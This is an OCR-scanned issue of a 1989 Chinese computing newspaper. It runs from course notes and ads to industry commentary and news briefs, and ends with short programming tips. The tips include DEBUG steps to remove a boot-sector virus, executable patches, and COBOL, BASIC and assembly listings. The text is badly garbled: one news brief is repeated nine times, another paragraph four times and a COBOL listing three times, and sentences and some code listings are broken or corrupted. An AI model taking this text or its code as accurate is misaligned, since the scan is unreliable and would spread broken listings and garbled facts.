4. 数据库与高级语言的通讯:从数据库管理的角度来看,使用数据库应当是最方便的。但从科技人员来说,还是用算法语言为好。如果我们数据库中所希望用到其它语言文件的数据库,就可用数据库与高级语言之间的数据通讯来完成。这部分内容对初中级学员不作要求。

5. 多用户数据库命令:简介多用户FoxBASE+,使学员对多用户下的数据库有一个初步的认识,为今后进一步设计和使用多用户数据库打下基础。

以上这些内容不是数据库领域的全部内容,但的确是数据库的最基本内容。

二、数据库课程的要求:对不同班次开设的数据库课程,我们有不同的教学要求。

1. 教师班:针对教师班的特点和以后的应

用情况,要求学员既要有理论知识,又要有实践动手能力。因而,学员必须深入钻研教材,再参考其它资料,以丰富自己的知识。同时,根据教材介绍的FoxBASE+或dBASE II,自己亲自设计一个能够实用的数据库,以提高自己的动手能力。

2. 实用班:更强调应用。如果学员有条件的话,应当面对一台机器,边学边用。结合自己的实际工作,完成一个实用的数据库的设计、程序编写、上机调试和运行等工作,这样在实践中、在实践中用。

3. 初中级班:由于初中级班更没有计算机方面的基础知识,可能会遇到更多的困难。因而重点在于掌握dBASE II/FoxBASE+,并能用于开发一些如工资管理、人事管理等比较简单的应用系统。

三、数据库课程的学习方法:最好是按章节学习。具体作法是:先浏览一下本章的内容,对本章的主要内容和基本概念有一个大概的了解,然后再仔细研读。对于一时难于理解的概念和内容,可以暂时放一下,待后面章节学后再回过头来研读,大部分问题会迎刃而解。

学中用,用中学,结合自己的学习来设计、编写和调试一个数据库,在学习理论和实践的基础上,再动手写一点总结材料或称为论文。

四、考核方法 除了书面考核以外,还要对实际能力进行考核。凡有条件的学员,学完数据库课程后,能够把你学过的数据库应用系统,用书面的形式写出来,作为考核之用。

关于L·C多功能汉卡答用户

LASER机LC多功能汉卡广告在《软件报》刊出后,三开元电脑部收到许多信函,现就提出的主要提问答复如下:

问:汉字功能究竟如何?汉卡硬字除国际一级字3765个、二级字3008个、符号字母882个外,还有新增扩展符号450个,共计7895个。采用最新国家标准16×15点阵宋体字。编码可用首字母拼音或区位码。有中华机不具备的高速造字功能。每K空间内可造字34个。打印字型至少有十余种,同一打印印中字体可大小兼有。

问:汉卡是否需靠主机或增配接口?完全不动主机也不再添接口。卡上自带软盘接口。直接插入主机44线扩展槽口或磁盘控制器余面槽口即可。自带36针打印接口,插入打印机接口即能驱动九针或24针打印机,也支持PP-40绘图打印机(但只能打西文)。

问:LASER300机能否使用?能用。但卡上扩展RAM系与16K内存的305/310机相配,而200机有2K、4K和8K三种内存,故用户应事先声明机型号内存大小以便配套供应。

问:如何索取资料?《LASER300/305/310机L·C多功能汉卡使用手册》,需寄附邮工本费五角向三开元电脑部函索即寄。技术方面的资料请与研制者联系(四川雅安地区经委罗章寿)。

三开元电脑部

本报地址:成都,101015 电话:5774507 每份零售角 每周星期六出版 全国邮局均可订阅 广告经营许可证:292号 成都市人民北路第二小学校办工厂印刷



# 软件报



1989年  
6月24日  
第25期  
总第143期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟雄  
国内统一刊号CN51-0090 订网代号：61-74 地址：成都市金河街75号

## 也谈软盘的双面使用

对本报第16期上刊登的《软磁盘双面利用要慎重》一文的说法我不敢苟同。为了节约经费，我处的软盘基本上都是作双面使用的，还没发生过因为软盘的反面被一块毛毡摩擦，而使信息丢失或出错的情况。要知道毛毡的质量很好，不会掉毛，即使掉毛的话，也不会抹掉信息，至多影响软盘的转速。至于摩擦吗，毛毡的作用就是使软盘与读写磁头紧密接触。试问一下，如果柔软的毛毡摩擦后使信息丢失的话，那么坚硬的金属读写磁头在软盘上摩擦，不是会造成更严重的损害吗？

应当注意的是，我们在改革单面为双面使用的软盘时，剪写保护缺口要小心，不伤及套内的磁盘芯片；不能有任何颗粒进入软盘内，否则这些颗粒会使软盘划伤，造成信息损失。最好是使用软件报推荐的专用工具。（即磁盘打孔器，南京尚佳服务部有售，零售价9.8元，另加邮费1元，地址：南京市升州路151号）



本报南京记者站 夏新国

## 谈谈我国软件产业

一、软件产业的现状：  
企业是产业的支柱，市场是产业的依托，也是产业能否生存与发展的决定性因素。由于我国至今还没有形成强大的软件市场，也没有形成一批以开发软件产品为主的骨干企业，因此可以说我国的软件产业尚未形成。

从国内情况来看，目前不是没有软件成果，而是缺乏软件产品；不是没有软件技术，而是缺乏技术优势；不是没有设备资源，而是没有充分利用；不是没有软件人才，而是缺乏人才的观念。反映在软件市场上是呈现出一种供大于求的表面现象。

二、几点看法：  
软件产业作为新兴的高技术产业，它的发展需要得到各方面的扶持，以获得一个良好的环境。

1. 建立软件标准：  
作为商品，没有一定的标准和规范是难以进入市场的。对于软件产品来说，必须有软件的开发标准、软件文档的编写规范等等。

2. 迅速制定知识产权保护与法规  
软件产品属于知识产权，能否得到有效的保护，对软件产业影响极大，是急待解决的问题之一。由于软件产品和软件商品的特殊性，目前国外对如何保护也没有统一的法规，各国采用的方法和手段也各不相同。但都采取了一定的措施，以保护软件人员的劳动成果。

3. 加强软件管理：  
软件管理涉及到计算机科学、管理科学、经济学、法律学等多门类、多学科，在软件的生产与销售过程中涉及到计划、组织、成本核算、质量检验、市场的开拓与推销、售后服务等一系列的管理工作，这往往又是没有经验的软件开发者所不具备的。因此一方面必须把软件产品作为一门科学加以研究，另一方面必须加强对软件管理人员的培养。为软件生产做好售后服务工作，也是软件产业至关重要的一环。

4. 健全软件产业管理体制：  
就目前来看，发展软件产业，关键不在抓项目的多少，而是抓住运行机制。适宜的经济环境和政策，以推动软件技术的发展，并使之有效地转化为软件产业，真正在宏观上形成软件产业。

5. 重视软件产业发展的三个要素：  
人才、资金、市场是软件产业的三要素，其中人才是关键，资金是保证，市场是条件。这三者共同受到经济基础、科技基础、生产力基础的限制，同时受到管理体制、经济体制的制约。

6. 加速软件产业形成：  
商品化是软件形成产业的基础。为此必须抓住软件生产过程中的研究性开发和生产开发这两个主要方面，建立、健全科研体制和生产体制。

三、结 语：  
软件产业的形成是必然趋势，尽管在它的生产过程中面临着许多问题，但只要抓住时机，共同努力，深信在当今深化科技体制改革、经济体制改革的进程中，软件产业必将得到迅速的发展。

★编号：890607

名称：Super Graphic Shop图形演示软件

作者：杜晓梦  
功能简介：此软件生动地将六、七十幅美国画以各种神奇的显示方法显示于屏幕上，大约有二十种显示方法。可以将各种显示方法单独调入存出自己使用的盘中，随时都可调用使用。

程序语言：BASIC和6502汇编语言  
运行环境：48K Apple机、一台驱动器  
转让形式：盘片和使用说明  
转让价格：50元（含邮资）  
收款单位：成都《软件报》信息部

★编号：890608

名称：图文并茂的Apple  
作者：杜晓梦

功能简介：此软件运行后，即可将Apple文本上的字符全部显示在高分辨率屏幕上，有多种字体，多种控制，可直接用BASIC语言进行控制，配合绘图语句，可达到十分漂亮的效果。

程序语言：BASIC语言和6502汇编语言  
运行环境：48K Apple机、一台驱动器  
转让形式：盘一张  
转让价格：40元（含邮资）  
收款单位：成都《软件报》信息部



★编号：890609

名称：六笔笔划输入技术发明成功  
功能简介：六笔笔划输入技术，只需按键盘上六个笔形键，可输入六十多个汉字，重码率低，字调兼容。经部按键盘中八个笔形键，即可输入，具有推广价值，并为汉化超频电脑的设计提供了新思路。

作者：山西凤县县余发家叶世森发明了一项六笔笔划输入技术，只需按键盘上六个笔形键，可输入六十多个汉字，重码率低，字调兼容。经部按键盘中八个笔形键，即可输入，具有推广价值，并为汉化超频电脑的设计提供了新思路。

作者：山西凤县县余发家叶世森发明了一项六笔笔划输入技术，只需按键盘上六个笔形键，可输入六十多个汉字，重码率低，字调兼容。经部按键盘中八个笔形键，即可输入，具有推广价值，并为汉化超频电脑的设计提供了新思路。

作者：山西凤县县余发家叶世森发明了一项六笔笔划输入技术，只需按键盘上六个笔形键，可输入六十多个汉字，重码率低，字调兼容。经部按键盘中八个笔形键，即可输入，具有推广价值，并为汉化超频电脑的设计提供了新思路。

作者：山西凤县县余发家叶世森发明了一项六笔笔划输入技术，只需按键盘上六个笔形键，可输入六十多个汉字，重码率低，字调兼容。经部按键盘中八个笔形键，即可输入，具有推广价值，并为汉化超频电脑的设计提供了新思路。

### ☆☆☆

▲长城微机进入美国市场 中国长城计算机集团（深圳公司生产的600台“长城286 B”微型计算机远销美国。这是中国生产的计算机首次成批进入美国市场。

去年，这家公司生产的长城微型计算机，已有1200多台出口到新加坡、马来西亚和香港等地，出口销售额达180万美元。

▲汉字编码要按科学标准筛选 汉字编码要严格按照科学标准筛选，择优汰劣，以利国际接轨而出。

古老的方块汉字，历经数千年到现在，随着使用文字的时代，要适应能地地下去，关键在于找到排序组合的规律，作成最佳的编码，适用于字典、资料储存、电报电传，成为人人使用的文字工具，帮助人们搭乘信息时代的快车。也就是说，几个汉字，能轻而易举地通过几十个击键，输入电脑，实现人机对话，这就需要借助于一套简单易用的编码。

短短十年成就卓著，七百多种汉字编码出现，一百多种制成软件上机运用。但严重的问题是还没有从汉字本身规律中找到答案，仅仅

依赖于键盘，靠人为的规定，死记硬背建立秩序，编码本身没有独立性、通用性，不适合信息时代文字处理一体化潮流，难以掌握，仍依赖经过特殊培训的推码员。

今天，全国有百万余电脑用户，90%用拼音输入汉字，汉字编码使用率不到10%。

当然，事情的完善都有个过程。千弊竟发，必出良药，条件是健全的赛马规则。1986年曾举行过全国汉字编码评测活动。可是，名列前茅者未能推广，名落深山山取取消评委资格却大红大紫。原因是“善于经营”者借助了“行政力量”。显然，用行政手段干预科技，行行阻止最佳优秀者出现。

▲水稻施肥计算机 广州电器器材厂开发的SL-853型水稻施肥计算机是广东省科委重大科研成果。该机可用于水稻施肥专门计算，适合不同地理气候环境、不同土壤类别、不同植物品种、不同栽培习惯的施肥条件。经全国十多个省的小试、中试和大规模的验证试验，效果显著。与习惯施肥法相比，每亩增产稻谷20—75公斤，节约纯氮0.25—6公斤，病虫害有明显减少。

▲首届CEC—I型中华学习机质量集中测试揭晓 首届CEC—I型中华学习机质量集中测试已于昨晚，陕西计算机厂、杭州计算机厂、佳木斯计算机厂、湖北省无线电厂、福建计算机公司等九个厂家被机械电子工业部授予优秀奖。

▲深圳大学研制成《金唐韵》电脑自动检索系统 由深圳大学研制的《金唐韵》电脑自动检索系统于去年底完成。该系统把《金唐韵》收录的唐代300年间2200多首作者的4890首诗歌共900卷、331万多字都储存起来。专家们认为，该系统的建立对唐代诗歌的研究以及唐代汉语的研究有重大意义。据悉，深圳大学一些师生又在着手研制“全汉字操作系统”，并准备建立此系统支持下的数据库《中华大典》。

▲优化钻井控制系统通过鉴定 具有世界先进水平优化钻井控制系统最近在中原油田勘探公司通过鉴定。该系统由传感器、二次表、信号预处理器、计算机四部分组成，可以帮助操作人员实现对异常地层压力及井下柱状刺漏情况的监测，有效地防止井漏、井喷等事故的发生。

▲中国出现计算机犯罪与计算机病毒 中国软件技术公司信息安全研究所所长刘树全呼吁，我国应当把计算机安全问题提到议事日程并给与充分的重视。

目前，我国已经出现计算机案件，到今年一月，已破获的银行计算机犯罪案就有十三起之多。应当看到，随着计算机技术的进一步普及，计算机犯罪案件还将进一步增多。此外，我国许多重要部门的计算机设备大多是国外进口，就更有必要研制我国自己的信息安全系统。另外，我国应建立软件版权法。由于没有软件版权法。一些单位随意复制国外的软件，结果已遭到了惩罚，带来了“计算机病毒”威胁到我国计算机与信息的安全。研制如何抵御“计算机病毒”，也是“计算机安全”的一个重要课题。

本版责任编辑：04号

▲日本公司推出“太板I”显微图像处理系统 可广泛应用于材料分析、气象、医学、遥感、印刷等多领域的“太板I”显微图像处理系统，最近由日本计算机公司开发成功。这种以“太板I”为核心的显微图像处理系统，具有图像输入输出、图像处理等多种功能。其中彩色体分析软件、细胞分析软件更具特色。

▲神经诊断仪问世 海军医学研究所最近成功地研制出可对神经系统损伤进行诊断的ZD-1神经诊断仪。该仪器是集检测记录和计算机自动分析为一体的先进诊断仪器，可完成肌电图、神经传导速度、神经电刺激等功能。经临床应用，表明该仪器功能齐全，波形记录清晰，自动记录和处理数据软件更完善。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

▲我国最大内河港口数据库投入使用 我国最大的内河港口数据库——“长江水运港口数据库”最近通过专家预审并正式投入使用。该数据库是全国港口数据库的二级库，以内河港口数据库为基础，汇集了长江水系1600个港口有关情况的全面数据和文字资料。

# 计算机解毒免疫方法

计算机“病毒”程序多种多样，对具体一种“病毒”程序必有一定的解毒及免疫方法。本文介绍笔者所发现“病毒”的解毒免疫方法，在介绍方法之前说明一下该病毒运行的软硬件环境及表现形式。

该“病毒”以IBM PC/XT及兼容机0250机等为硬件环境，以ROM BIOS为软件基础，可在任何一种执行应用软件环境下被激发，如BASIC DABSE II WORDSTAR等。

在英文方式，屏幕上显示类似于台球运动轨迹的圆点。中文方式中分时，屏幕上下滚动，反应缓慢，但能分辨出小球的运动。打印24点汉字报表时，将导致机器死锁。FORMAT/S命令格式化的系统盘不能启动。3+网络系统软件将可能引导失败。

经研究分析，现有两种方法解除病毒且作上免疫标志，使消毒后的硬盘不再感染该“病毒”，其一使用调试工具软件，简单可行，但须使用DEBUG软件。其二，使用一段解毒免疫程序，此方法更为方便可靠，能避免误动作，实际上该程序是上述手动操作的自动化方式。

在介绍解毒方法之前，先介绍一上附表，启动“病毒”程序。如果计算机系统带有该“病毒”，运行附表一程序，屏幕立即出现小球运动。使用本程序请注意，若系统没有该“病毒”，执行本程序将导致机器异常运行，可能死机。

下面介绍一种方法，以便遭受“病毒”感染的单位自行解除病毒。

首先准备一张带有DEBUG的系统盘，有无病毒无关紧要，只要严格按照下述步骤执行便可解除“病毒”且作上免疫标志。

```

步骤: 1) DEBUG
      2) LCS:100 0 0 1
      3) D2F0 2FF
      0DBE:02F0 FE EB 0D 01 00 0C 00 01 00 A0 02 00 57 13 55 AA
      4) LCS:100 0 2A1 1, 2A1-02A0:1
      5) D2F0 2FF
      0DBE:02F0 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA
      6) E2FC
      0DBE:02FC 00 57 00 13 55. AA.
      7) WCS:100 0 0 1
      8) Q
  
```

最后，要求注意三点：

1. 该“病毒”的标志为“1357”，上述操作方式的地址为2FC，2FD，而免疫标志盘也有“1357”，不同之处是地址2F9，2FA的内容，前者有具体非零内容，后者一定为零。

2. 上述第7步执行之后，千万不能对磁盘进行任何读盘操作，否则，可能重新感染上该“病毒”。经如此解毒的系统盘重新引导后，计算机系统将不再带“病毒”。

3. 上述解毒方法是对软盘而言，对硬盘同样可行，只要修改驱动器号即可。

重庆 高国明

## 汉字操作系统 (如 CCDOS 3.0) 显示汉字, 是将屏幕设置在图形方式下, 以点阵形式显示。我们在实际中使用 TOEL 640x400高分辨显示器, 启动汉字操作系统时, 发现显示器不能正常工作。究其原因, 在于系统启动过程中, 显示器被缺省设置为640x400的高分辨率状态, 为此, 我们将显示器设置为640x200的显示方式, 再启动汉字操作系统, 就能正常工作了。下面给出了我们在实际中使用的程序MADE.ASM, 汇编、连接后执行这个程序, 它可将显示器设置为640x200的图形方式, 在这种方式下, 可以使用启动汉字操作系统。

### CCDOS 下使用 'C 语言'

“C语言”是一种通用的程序设计语言。在IBM-PC下已配备了多种版本, 其中C66就是一个较好的流行版本。

但是在使用过程中发现, CCDOS下使用“C语言”程序中的汉字串在编译链接时不错, 而在运行时却不能显示汉字。例如程序LC在编译和链接中不报错, 运行时却不能显示“C语言程序”, 而是一些杂乱字符。

经分析发现, C“语言”磁程序经过CC1编译后产生两个过渡文件, 其中一个文件(后缀为\$.CL)中夹掉了汉字码标志(即最高位的1), 因此最后不能显示汉字。利用DEBUG调试软件对CC1.EXE进行一处修改, 就能使磁程序中汉字编译通过并在运行时显示出来, 这对于编制汉字系统很有帮助。修改过程如下:

A>REN CCL.EXE CCL1  
A>DEBUG CCL1  
-R  
AX=0000 BX=0000

具体作法是, 用EDLIN修改AUT OEXEC.BAT汉字操作系统的批命令处理程序, 在其中加入MADE, 就可直接启动CCDOS, 进入到汉字操作系统状态下。

西安 袁越有。

type made.asm  
DATA SEGMENT 'DATA'  
DB 10 DUP(?)  
DATA ENDS  
STACK SEGMENT 'STACK'  
DB 20 DUP(?)  
STACK ENDS  
CSEG SEGMENT 'CODE'  
ASSUME CS:CSEG, DS:DATA, ES:DATA, SS:STACK  
MADE PROC FAR  
PUBLIC MADE  
PUSH DS  
MOV AX, 0  
PUSH AX  
MOV AL, 06  
INT 10H  
MOV AH, 0BH  
MOV BH, 01H  
MOV BL, 00H  
INT 10H  
MADE ENDP  
CSEG ENDS  
END MADE

## 我们知道DBASE-III关系数据库语言所提供的“\$”字符操作符之功能格式为:

(命令) (字符表达式①) (字符表达式②) 它可用于确定字符表达式②中是否含有字符表达式①, 从而能检索出“真”或“假”。

在另一个字符型变量或字符型字段的字符串数据。这一功能被广泛地应用于模糊查询中。但由于COBOL语言本身不提供具有这一功能的操作符, 因而有时给查询程序的设计工作带来某些不便。

针对这个问题“笔者通过利用COBOL语言所提供的INSPECT测试语句进行编程, 同样亦能实现类似DBASE-III语言“\$”操作符的功能。具体办法介绍如下:

设有一商品规格数据库SKZII.DAT, 现要一显品名NAME中含有某指定字符串(本例指定字符串的长度不超过6个字符或3个二字节的中文。注: 实际长度可根据需要而定)的各种商品的具体名称、价格等情况, 则可通过INSPECT测试语句来实现(程序见图一)。

经这样处理后, 日常的查询工作变得更为灵活和方便。这种方法特别适用于模糊查询方面, 但由于它是针对数据文件中的所有记录采用顺序方式逐一进行测试“因而运行时速度较慢。另外要注意的是, 用户所输入之商品简称必须是商品全称中的一个字, 否则测试失败。

OPEN I-O SKZII  
DISPLAY "请输入商品简称(最多不超过6个字符长度):"  
ACCEPT SRNAME  
MOVE 0 TO COUNT2  
INSPECT SRNAME TALLYING COUNT2 FOR CHARACTERS BEFORE SPACE  
IF COUNT2 = 1 MOVE SRNAME TO NAME1  
IF COUNT2 = 2 MOVE SRNAME TO NAME2  
IF COUNT2 = 3 MOVE SRNAME TO NAME3  
IF COUNT2 = 4 MOVE SRNAME TO NAME4  
IF COUNT2 = 5 MOVE SRNAME TO NAME5  
IF COUNT2 = 6 MOVE SRNAME TO NAME6  
P2.  
READ SKZII NEXT RECORD AT END GO TO END-E  
MOVE 0 TO COUNT1  
IF COUNT2 = 1 INSPECT NAME TALLYING COUNT1 FOR ALL NAME1  
IF COUNT2 = 2 INSPECT NAME TALLYING COUNT1 FOR ALL NAME2  
IF COUNT2 = 3 INSPECT NAME TALLYING COUNT1 FOR ALL NAME3  
IF COUNT2 = 4 INSPECT NAME TALLYING COUNT1 FOR ALL NAME4  
IF COUNT2 = 5 INSPECT NAME TALLYING COUNT1 FOR ALL NAME5  
IF COUNT2 = 6 INSPECT NAME TALLYING COUNT1 FOR ALL NAME6  
IF COUNT1 > 0 GO TO DISP ELSE GO TO P2  
DISP.  
DISPLAY "商品名称: NAME"  
DISPLAY "价格: COST"  
GO TO P2  
END-E  
CLOSE SKZII  
STOP RUN

没有一商品规格数据库SKZII.DAT, 现要一显品名AME中含有某指定字符串(本例指定字符串的长度不超过6个字符或3个二字节的中文。注: 实际长度可根据需要而定)的各种商品的具体名称、价格等情况, 则可通过INSPECT测试语句来实现(程序见图一)。

经这样处理后, 日常的查询工作变得更为灵活和方便。这种方法特别适用于模糊查询方面, 但由于它是针对数据文件中的所有记录采用顺序方式逐一进行测试“因而运行时速度较慢。另外要注意的是, 用户所输入之商品简称必须是商品全称中的一个字, 否则测试失败。

OPEN I-O SKZII  
DISPLAY "请输入商品简称(最多不超过6个字符长度):"  
ACCEPT SRNAME  
MOVE 0 TO COUNT2  
INSPECT SRNAME TALLYING COUNT2 FOR CHARACTERS BEFORE SPACE  
IF COUNT2 = 1 MOVE SRNAME TO NAME1  
IF COUNT2 = 2 MOVE SRNAME TO NAME2  
IF COUNT2 = 3 MOVE SRNAME TO NAME3  
IF COUNT2 = 4 MOVE SRNAME TO NAME4  
IF COUNT2 = 5 MOVE SRNAME TO NAME5  
IF COUNT2 = 6 MOVE SRNAME TO NAME6  
P2.  
READ SKZII NEXT RECORD AT END GO TO END-E  
MOVE 0 TO COUNT1  
IF COUNT2 = 1 INSPECT NAME TALLYING COUNT1 FOR ALL NAME1  
IF COUNT2 = 2 INSPECT NAME TALLYING COUNT1 FOR ALL NAME2  
IF COUNT2 = 3 INSPECT NAME TALLYING COUNT1 FOR ALL NAME3  
IF COUNT2 = 4 INSPECT NAME TALLYING COUNT1 FOR ALL NAME4  
IF COUNT2 = 5 INSPECT NAME TALLYING COUNT1 FOR ALL NAME5  
IF COUNT2 = 6 INSPECT NAME TALLYING COUNT1 FOR ALL NAME6  
IF COUNT1 > 0 GO TO DISP ELSE GO TO P2  
DISP.  
DISPLAY "商品名称: NAME"  
DISPLAY "价格: COST"  
GO TO P2  
END-E  
CLOSE SKZII  
STOP RUN

DATA DIVISION . 图 (一) .  
01 SKZ-REC . : (记录描述)  
03 NAME PIC X(58).  
03 COST PIC 99.99 .  
WORKING-STORAGE SECTION .  
01 TESTNAME .  
03 NAME1 PIC X(1).  
03 NAME2 PIC X(2).  
03 NAME3 PIC X(3).  
03 NAME4 PIC X(4).  
03 NAME5 PIC X(5).  
03 NAME6 PIC X(6).  
77 SRNAME PIC X(6).  
77 COUNT1 PIC 99 .  
77 COUNT2 PIC 99 .  
PROCEDURE DIVISION .  
P1 .

OPEN I-O SKZII  
DISPLAY "请输入商品简称(最多不超过6个字符长度):"  
ACCEPT SRNAME  
MOVE 0 TO COUNT2  
INSPECT SRNAME TALLYING COUNT2 FOR CHARACTERS BEFORE SPACE  
IF COUNT2 = 1 MOVE SRNAME TO NAME1  
IF COUNT2 = 2 MOVE SRNAME TO NAME2  
IF COUNT2 = 3 MOVE SRNAME TO NAME3  
IF COUNT2 = 4 MOVE SRNAME TO NAME4  
IF COUNT2 = 5 MOVE SRNAME TO NAME5  
IF COUNT2 = 6 MOVE SRNAME TO NAME6  
P2.  
READ SKZII NEXT RECORD AT END GO TO END-E  
MOVE 0 TO COUNT1  
IF COUNT2 = 1 INSPECT NAME TALLYING COUNT1 FOR ALL NAME1  
IF COUNT2 = 2 INSPECT NAME TALLYING COUNT1 FOR ALL NAME2  
IF COUNT2 = 3 INSPECT NAME TALLYING COUNT1 FOR ALL NAME3  
IF COUNT2 = 4 INSPECT NAME TALLYING COUNT1 FOR ALL NAME4  
IF COUNT2 = 5 INSPECT NAME TALLYING COUNT1 FOR ALL NAME5  
IF COUNT2 = 6 INSPECT NAME TALLYING COUNT1 FOR ALL NAME6  
IF COUNT1 > 0 GO TO DISP ELSE GO TO P2  
DISP.  
DISPLAY "商品名称: NAME"  
DISPLAY "价格: COST"  
GO TO P2  
END-E  
CLOSE SKZII  
STOP RUN

对GW DOS 3.20的LOADCZ.COM的改动  
在GW DOS 3.20的命令集中, 使用LOADCZ.COM装入短语文件要在屏幕上显示几行信息, 但是否在应用软件中使用LOADCZ命令装入短语文件时, 显得毫无必要, 尤其在系统已装入短语文件的情况下, 如需修改短语文件后, 装入修改后的短语文件, 系统将提示内存已装入一个短语文件D-c、debug loadcz.com的信息, 给装入修改后的文件带来不便。本人改动LOADCZ命令后, 使在第一次和内存已装入短语文件后, 使用LOADCZ命令装入短语文件, 只要命令“LOADCZ <短语文件名>”本身正确, 系统将不提示任何信息。如果命令本身不正确, 系统将输出与命令文件改动前一样的错误信息。

对LOADCZ.COM文件的改动有三处, 分别在2B6, 2FD, 3FD处, 方法与步骤见屏幕打印清单。

至此, 修改工作结束。  
天津 袁秀

AX=0000 BX=0000  
本责任编辑: 06号  
上海 吴月彪

再·论·分·频·排·序

```
程序五
10 INPUT "N=";N
20 INPUT "E=";E
30 INPUT "T=";T
40 DIM D(N),F(E),P(E),W(N)
50 FOR I = 1 TO N
60 D(I) = INT ( RND (I) * E) + T
70 D(I) = D(I) - T
80 F(D(I)) = F(D(I)) + 1
90 NEXT I
100 P(0) = 1
110 FOR I = 1 TO E
120 P(I) = P(I - 1) + F(I - 1)
130 NEXT I
140 FOR I = 1 TO N
150 W(P(D(I))) = I
160 P(D(I)) = P(D(I)) + 1
170 NEXT I
180 FOR I = 1 TO N
190 PRINT I,D(I) + T,D(W(I)) + T,
W(I)
200 NEXT I
程序六
10 INPUT "N=";N;INPUT "E=";E;INPUT
S="";T
50 DIM D(N),F(E),W(N)
40 FOR I = 1 TO N
50 D(I) = INT ( RND (I) * E) + T
60 D(I) = D(I) - T+F(D(I)) = F(D(I)
+ 1)
70 NEXT I
80 F(E) = N + 1 - F(E)
90 FOR I = E - 1 TO 0 STEP - 1
100 F(I) = F(I + 1) - F(I); NEXT I
120 FOR I = 1 TO N:W(F(D(I))) = I
140 F(D(I)) = F(D(I)) + 1; NEXT I
160 FOR I = 1 TO N
170 PRINT I,D(I) + T,D(W(I)) + T,
W(I)
180 NEXT I
```

众多的排序课题，参加排序的往往不是一组孤立的数据，而是一组记录) 一般不只是一个键值，而是有序的记录，才有更广泛的实用价值，也才合乎排序的严格定义。只要在排名的基础上整理记录即可，如程序五、80句分频，100~130句计算名次、140~160句按名次整理记录号W(I)，其中160句还分并列名次，180~200句输出结果。这里，关键是W(I)，它是整理记录的标号。

分频排序决不只限于关键字值是整数的情况。它不但可以处理小数，也可处理字符串，不但可以处理更多关键字排序，也可巧妙地处理按多个关键字排序。常规算法能处理的排序课题，不存在对分频排序的禁区。因为计算机处理的任何数据都是或对应于一个有理数的有限子集，而有理数集是可数集，这就是分频排序算法有强大可行性的理论支持。在应用中，不过是建立起所处理的关键值集合与一个整数的有限子集的对应关系。处理关键字值有小数的情况最简单的方法是各关键字值乘以10<sup>n</sup>，再按整数处理。这里，不必过分担心极差(E/F)增大而引起的内存紧张和效率问题，宏观地看程序的应用，概率论的正态分布理论保证了E值通常不会很大。

程序1~5中都出现过的F数组，是一组很重要的统计量——相应样本数据的频数。频数在统计学中的重要地位是众所周知的。笔者提出的算法以“分频”命名也意在于此。若干排序课题，常常在排序的同时又获取频数，如无需获取频数，程序一、三、五还可优化，进一步提高空间效率。笔者认为，分频排序从传统排序算法中的关键字比较、位置移动、交换等手段中彻底得到解脱，思路朴素，结构清晰，效率显著。 重庆 宋远康 宋达国

编者按：本报第五期《算法突破——论分频排序》一文作者为宋远康。

更正：本报18期《检查磁盘上坏磁道扇区的程序》中，地址5028—FF FF应为5028—2A 50

本版责任编辑：07号

实践中发现，在应用程序的数据录入中，操作员对大小写、上档键、数字键编辑键进行频繁转换。给操作带来诸多不便，尤其对初用微机的人被这些转换键的不知所措，易发生误操作，有时会破坏应用系统，给工作带来麻烦和必要的损失。

我在IBM-PC机上用汇编写了一小程序，可自动设置Caps Lock、Num Lock和right-Shift键，解决了以上问题。此程序所作的工作是对特殊键标志单元0040:0017H进行设置。此单元各位含义如下：

Table with 2 columns: 位号 (Bit No.) and 键名 (Key Name). Rows include 7 Insert, 6 CapsLock, 5 NumLock, 4 ScrollLock, 3 Alt Shift, 2 Crlt Shift, 1 Left Shift, 0 Right Shift.

只要将相应位置“1”，该键立即起作用；置“0”该键恢复原态。

本程序经过编译、链接后就可以使用。既可单独使用，又可在与系统有接口的高级语言中调用。

```
使用格式: keyb # 参数 # 为0-4, 其中:
0—大键处于小写, 小键处于编辑状态, right-Shift为正态状态;
1—大键处于小写, 小键转为数字状态, right-Shift为正常状态;
2—大键处于大写, 小键转为编辑状态, right-Shift为正常状态;
3—大键处于大写, 小键转为数字状态, right-Shift为正常状态;
4—大键处于大写, 小键转为数字状态, right-Shift为上档键状态。
例如, 在系统下使用: C) KEYB 1 运行后小键转为数字状态。
在DBASE II应用程序中可写为: RUN KEYB 2 运行后大键转为大写
注意, 键盘经本程序设置后, 如不重新设置或按相应的转换键, 当前状态不会改变。解决了输入上档字符必须按下Shift键不松手的问题。程序已在PC/X.T, DOS2.1环境下通过。
```

本报89年第5期刊登的宋远康同志《算法突破——论分频排序》，该排序方法是一种稳定而有实用价值的排序方法，运算速度快是它的最大优点，但该文存在着评价错误和不足之处。

